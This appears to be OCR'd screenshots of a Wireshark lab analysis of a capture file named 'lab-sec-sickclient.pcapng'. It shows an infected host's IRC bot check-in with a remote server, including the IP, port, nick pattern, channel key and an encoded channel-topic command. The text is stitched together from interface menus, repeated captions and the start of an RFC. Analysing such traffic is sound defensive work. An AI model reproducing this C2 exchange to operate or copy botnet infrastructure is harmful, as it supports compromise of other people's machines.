

lab-sec-sickclient.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
data
Expression... + HTTP/DNS/SMB Errors SYN/ACKs HTTP>1
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H

```
No.  Time     Source         Destination    Protocol  Length  Time  iRTT         Info
 14  0.000095 10.129.211.13  61.189.243.240 TCP          67        0.396791000 1048 → 18067 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=13
 16  0.000050 10.129.211.13  61.189.243.240 TCP          71        0.396791000 104                                         Win=64240 Len=17
 17  0.402661 61.189.243.240 10.129.211.13  TCP          77        0.396791000 180                                         Win=65505 Len=23
 18  0.000108 10.129.211.13  61.189.243.240 TCP          75        0.396791000 104                                       1 Win=64217 Len=21
 19  0.484319 61.189.243.240 10.129.211.13  TCP         110        0.396791000 180                                       2 Win=65484 Len=56
 20  0.000058 10.129.211.13  61.189.243.240 TCP          72        0.396791000 104                                       0 Win=64161 Len=18
 21  0.398523 61.189.243.240 10.129.211.13  TCP         257        0.396791000 180                                       0 Win=65466 Len=203
```

```
> Frame 14: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0
> Ethernet II, Src: Dell_58:93:fa (00:0b:db:58:93:fa), Dst: Watchgua_04:f8:35 (00:90:7f:04:f8:35)
> Internet Protocol Version 4, Src: 10.129.211.13, Dst: 61.189.243.240
> Transmission Control Protocol, Src Port: 1048, Dst Port: 18067, Seq: 1, Ack: 1, Len: 13
> Data (13 bytes)
```

```
0000  00 90 7f 04 f8 35 00 0b  db 58 93 fa 08 00 45 00   ·····5·· ·X····E·
0010  00 35 01 29 40 00 80 06  00 00 0a 81 d3 0d 3d bd   ·5·)@··· ······=·
0020  f3 f0 04 18 46 93 ce d8  34 ec ed 88 e5 4c 50 18   ····F··· 4····LP·
0030  fa f0 97 64 00 00 55 53  65 52 20 6c 20 6c 20 6c   ···d··US eR l l l
0040  20 6c 0a                                            l·
```


Dados Estatísticos



Wireshark · Follow TCP Stream (tcp.stream eq 1) · lab-sec-sickclient.pcapng

```
USeR l l l l
NiCK p8-00196671
:a7 001 p8-00196671 :
USeRHOST p8-00196671
:a7 302 p8-00196671 :p8-00196671=+l@010.129.211.13
JOiN #p8 ihodc9hi
:a7 332 p8-00196671 #p8 :!Q
gfcagihehehadkcpcpgigpgngfhegphhgocogbgpgmcogdgpgncphihihigmgpgmhhheggjgigbhihihihicphdgpgdglhddjgbcogkhagh
:a7 333 p8-00196671 #p8 a 1134159047
:a7 366 p8-00196671 #p8 :
```

Dados Estatísticos



lab-sec-sickclient.pcapng

tcp.stream eq 1

```
No.  Time     Source         Destination    Protocol Length Time iRTT        Info
 11  0.006457 10.129.211.13  61.189.243.240 TCP      62                      1048 → 18067 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
 12  0.396606 61.189.243.240 10.129.211.13  TCP      62          0.396791000 18067 → 1048 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 SACK_P
 13  0.000185 10.129.211.13  61.189.243.240 TCP      54          0.396791000 1048 → 18067 [ACK] Seq=1 Ack=1 Win=64240 Len=0
 14  0.000095 10.129.211.13  61.189.243.240 TCP      67          0.396791000 1048 → 18067 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=13
 15  0.559178 61.189.243.240 10.129.211.13  TCP      60          0                                   1 Ack=14 Win=65522 Len=0
 16  0.000050 10.129.211.13  61.189.243.240 TCP      71          0                                    Seq=14 Ack=1 Win=64240 Len=17
 17  0.402661 61.189.243.240 10.129.211.13  TCP      77          0                                    Seq=1 Ack=31 Win=65505 Len=23
 18  0.000108 10.129.211.13  61.189.243.240 TCP      75          0                                    Seq=31 Ack=24 Win=64217 Len=21
 19  0.484319 61.189.243.240 10.129.211.13  TCP     110          0                                    Seq=24 Ack=52 Win=65484 Len=56
 20  0.000058 10.129.211.13  61.189.243.240 TCP      72          0                                    Seq=52 Ack=80 Win=64161 Len=18
 21  0.398523 61.189.243.240 10.129.211.13  TCP     257          0                                    Seq=80 Ack=70 Win=65466 Len=203
 22  0.184217 10.129.211.13  61.189.243.240 TCP      54          0                                   70 Ack=283 Win=63958 Len=0
```

Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window


```
> Frame 14: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) o
> Ethernet II, Src: Dell_58:93:fa (00:0b:db:58:93:fa), Dst: Watchgua_04
> Internet Protocol Version 4, Src: 10.129.211.13, Dst: 61.189.243.240
> Transmission Control Protocol, Src Port: 1048, Dst Port: 18067, Seq:
> Data (13 bytes)
```

```
0000  00 90 7f 04 f8 35 00 0b  db 58 93 fa 08 00 45 00   ·····5·· ·X····E·
0010  00 35 01 29 40 00 80 06  00 00 0a 81 d3 0d 3d bd   ·5·)@··· ······=·
0020  f3 f0 04 18 46 93 ce d8  34 ec ed 88 e5 4c 50 18   ····F··· 4····LP·
0030  fa f0 97 64 00 00 55 53  65 52 20 6c 20 6c 20 6c   ···d··US eR l l l
0040  20 6c 0a                                            l·
```

lab-sec-sickclient.pcapng

Packets: 209 · Displayed: 12 (5.7%)


Dados Estatísticos



```
13   0.000185 10.129.211.13   61.189.243.240  TCP   54   0.396791000 1048 → 18067 [ACK] Seq=1 Ac
14   0.000095 10.129.211.13   61.189.243.240  IRC   67   0.396791000 Response (USeR)
15   0.559178 61.189.243.240  10.129.211.13   TCP   60   0.396791000 18067 → 1048 [ACK] Seq=1 Ac
16   0.000050 10.129.211.13   61.189.243.240  IRC   71   0.396791000 Response (NiCK)
17   0.402661 61.189.243.240  10.129.211.13   IRC   77   0.396791000 Request (001)
18   0.000108 10.129.211.13   61.189.243.240  IRC   75   0.396791000 Response (USeRHOST)
19   0.484319 61.189.243.240  10.129.211.13   IRC  110   0.396791000 Request (302)
20   0.000058 10.129.211.13   61.189.243.240  IRC   72   0.396791000 Response (JOiN)
21   0.398523 61.189.243.240  10.129.211.13   IRC  257   0.396791000 Request (332) (333) (366)
22   0.184217 10.129.211.13   61.189.243.240  TCP   54   0.396791000 1048 → 18067 [ACK] Seq=70
```

```
> Frame 16: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface 0
> Ethernet II, Src: Dell_58:93:fa (00:0b:db:58:93:fa), Dst: Watchgua_04:f8:35 (00:90:7f:04:f8:35)
> Internet Protocol Version 4, Src: 10.129.211.13, Dst: 61.189.243.240
> Transmission Control Protocol, Src Port: 1048, Dst Port: 18067, Seq: 14, Ack: 1, Len: 17
v Internet Relay Chat
    v Response: NiCK p8-00196671
          Command: NiCK
```

Dados Estatísticos



```
Independent Submission                                       R. Hartmann
Request for Comments: 7194                                   August 2014
Updates: 1459
Category: Informational
ISSN: 2070-1721
```

Default Port for Internet Relay Chat (IRC) via TLS/SSL

Abstract

